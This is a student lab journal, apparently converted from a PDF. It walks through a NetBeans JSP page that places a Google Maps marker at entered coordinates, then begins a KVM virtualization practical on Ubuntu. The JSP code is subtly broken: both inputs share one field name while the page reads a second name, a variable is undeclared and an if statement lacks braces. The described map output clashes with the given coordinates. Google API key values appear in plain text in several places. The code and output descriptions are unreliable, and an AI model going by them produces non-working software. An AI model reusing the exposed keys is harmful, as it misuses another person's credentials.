
```
<!DOCTYPE html>
<!--
To change this license header, choose License Headers in Project Properties.
To change this template file, choose Tools | Templates
and open the template in the editor.
-->
<html>
    <head>
        <title>TODO supply a title</title>
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
    </head>
    <body>
        <form action="index.jsp">
            <pre>
                ENter Latitude : <input type="text" name="n1"><br><br>
                ENter Longitude : <input type="text" name="n1"><br><br>

                <input type="submit" value="shoe"/>
            </pre>
        </form>
    </body>
</html>
```

The code includes a placeholder for a title and two input fields for latitude and longitude, each followed by two blank lines. A submit button is also present. The code is highlighted with syntax coloring.

2. create index.jsp file





Index.jsp file

The screenshot shows the NetBeans IDE interface with the 'index.jsp' file open in the code editor. The code editor displays the following JSP code:

```
4 <html>
5   <head>
6     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
7     <title>JSP Page</title>
8     <style>
9       #map{
10         height : 400px;
11         width :100px
12       }
13     </style>
14   </head>
15   <body>
16     <%
17       double lati = 0.0;
18       longi = 0.0;
19
20       if(request.getParameter("n1") !=null && request.getParameter("n2")!= null)
21         lati = Double.parseDouble(request.getParameter("n1"));
22         longi = Double.parseDouble(request.getParameter("n2"));
23
24     %>
25
26     <h3>Google Map</h3>
27     <div id="map"></div>
28   </body>
29 </html>
```

The code editor includes syntax highlighting for HTML, CSS, and Java code. The 'Projects' and 'Services' panes are visible on the left, and the 'Output' pane is at the bottom.

```

<h3>Google Map</h3>
<div id="map"></div>

<script>
    function initMap() {
        var info = { lat: <%=lati%>, lng: <%=longi%> };

        var map = new google.maps.Map(document.getElementById('map'), {
            zoom: 4,
            center: info
        });

        var marker = new google.maps.Marker({
            position: info,
            map: map
        });
    }
</script>
<script src="https://maps.googleapis.com/maps/api/js?key=AIzaSyDAeJnPnKPG4ujgk8Y7uPcON3Fmoxsxs008&callback=initMap"></script>

```

Now go to the chrome and search Google cloud console.

API's and services → library → Map JavaScript API and place API → Enable

API's and services → Credentials

The screenshot shows the Google Cloud API Credentials page. On the left, there's a sidebar with options like 'Enabled APIs & services', 'Library', and 'Credentials' (which is selected). The main area has tabs for 'Credentials', '+ CREATE CREDENTIALS', 'DELETE', and 'RESTORE DELETED CREDENTIALS'. Below these tabs, there's a note about configuring the OAuth consent screen. Under 'API Keys', there's a table with one row for an API key named 'API key 1' created on March 5, 2024, with restrictions for '2 APIs'. There are also sections for 'OAuth 2.0 Client IDs' and 'Service Accounts', both currently empty.

→create credential→API key→close

This screenshot is similar to the previous one, but it includes a modal dialog box in the center. The dialog says 'API key created' and provides the API key value: 'AIzaSyDdW5pQaj5_cUBmdzrFhBpwH6A0ypsxh4'. It also contains a warning: 'This key is unrestricted. To prevent unauthorized use, we recommend restricting where and for which APIs it can be used. [Edit API key](#) to add restrictions.' There are 'Your API key' and 'Actions' buttons at the bottom of the dialog, and a 'CLOSE' button to close it.

Now click on API key

The screenshot shows the Google Cloud API Credentials page. On the left, there's a sidebar with options like 'Enabled APIs & services', 'Library', and 'Credentials' (which is selected). The main area has tabs for 'Credentials', '+ CREATE CREDENTIALS', 'DELETE', and 'RESTORE DELETED CREDENTIALS'. Below this, there's a note about configuring the OAuth consent screen. Under 'API Keys', there are two entries: 'API key 2' (created on Mar 5, 2024) and 'API key 1' (also created on Mar 5, 2024). There are also sections for 'OAuth 2.0 Client IDs' and 'Service Accounts'.

Scroll down.

The screenshot shows the 'Edit API key' page for 'API key 2'. The left sidebar is identical to the previous screenshot. The main area has tabs for 'Edit API key', 'REGENERATE KEY', and 'DELETE'. It shows the name 'API key 2' and an 'Additional information' section with an 'API Key' field containing the value 'AIzaSyDdW5pQaj5_cUBmdzrFhBpwHL6A0ypsxh4'. Below this, there's a note to use the key in applications. Under 'Key restrictions', it says 'This key is unrestricted. To prevent unauthorized use, we recommend restricting where and for which APIs it can be used.' A link to 'Learn more' is provided. At the bottom, there's a section for 'Set an application restriction' with a note about limiting usage to specific websites, IP addresses, or devices. A dropdown menu is open, showing 'None' selected, along with other options: 'Websites', 'IP addresses', 'Android apps', and 'iOS apps'.

Now select Restrict key and select dropdown and select both checkboxes.

The screenshot shows the Google Cloud API Credentials page. On the left, a sidebar lists 'Enabled APIs & services' and 'Library'. The 'Credentials' section is selected. In the main area, under 'API restrictions', there's a list of options: 'None' (selected), 'Websites', 'IP addresses', 'Android apps', and 'iOS apps'. A modal dialog is open, titled 'Filter Type to filter', showing a list of APIs with checkboxes: 'Maps JavaScript API' (checked) and 'Places API' (checked). At the bottom of the dialog are 'CANCEL' and 'OK' buttons.

API Keys

Name	Creation date	Restrictions	Actions
API key 2	Mar 5, 2024	2 APIs ...	Show Key
API key 1	Mar 5, 2024	2 APIs ...	Show Key

OAuth 2.0 Client IDs

Name	Creation date	Type	Client ID	Actions
No OAuth clients to display				

Service Accounts

Email	Name	Actions
No service accounts to display		

Now click on show key and copy it.

Screenshot of the Google Cloud API Credentials page showing the creation of an API key.

The sidebar shows the following navigation:

- Enabled APIs & services
- Library
- Credentials** (selected)
- OAuth consent screen
- Page usage agreements

The main area displays the "API Keys" section with the following details:

- A warning message: "Remember to configure the OAuth consent screen with information about your application." with a "CONFIGURE CONSENT SCREEN" button.
- An "API key 2" card:
 - Name: API key 2
 - Value: AIzaSyDdW5pQaj5_cUBmdzrFhBpwHL6A0ypsxh4
 - Action buttons: SHOW KEY (with a copy icon), SHOW KEY (with a more icon)
- An "OAuth 2.0 Client ID" section with a table showing one client entry:

Client ID	Actions
No OAuth clients to display	
- A "Service Accounts" section with a table showing one account entry:


Email	Name ↑	Actions
No service accounts to display		

After placing the key Right click on project → clean → build → Run
OUTPUT:

Screenshots of the application interface and the resulting map output.

The first screenshot shows a JSP page with input fields for Latitude (19.2) and Longitude (72.7), and a "show" button.


The second screenshot shows the resulting Google Map centered on the coordinates (19.2, 72.7). The map displays the African continent with a red marker indicating the location. The map includes labels for countries like Senegal, Gambia, Guinea-Bissau, Sierra Leone, Liberia, Togo, Ghana, Nigeria, Cameroon, Central African Republic, South Sudan, Ethiopia, Somalia, Kenya, Uganda, Rwanda, Burundi, DRC, Angola, Tanzania, and Zambia. The map also shows the Gulf of Guinea and various rivers.




PRACTICAL NO – 5

Aim – Installation and configuration of virtualization using a KVM.


1. Open the VMWere.



1. Click Power on this virtual machine.
2. Now select the Ubuntu 64-bit and enter the password.




3. Now open terminal in ubuntu and type the following command
 - Sudo apt-get update




4. Now type the following commands.

- Sudo grep -c “svm\|vmx”/proc/cpuinfo
- Cat /proc/cpuinfo



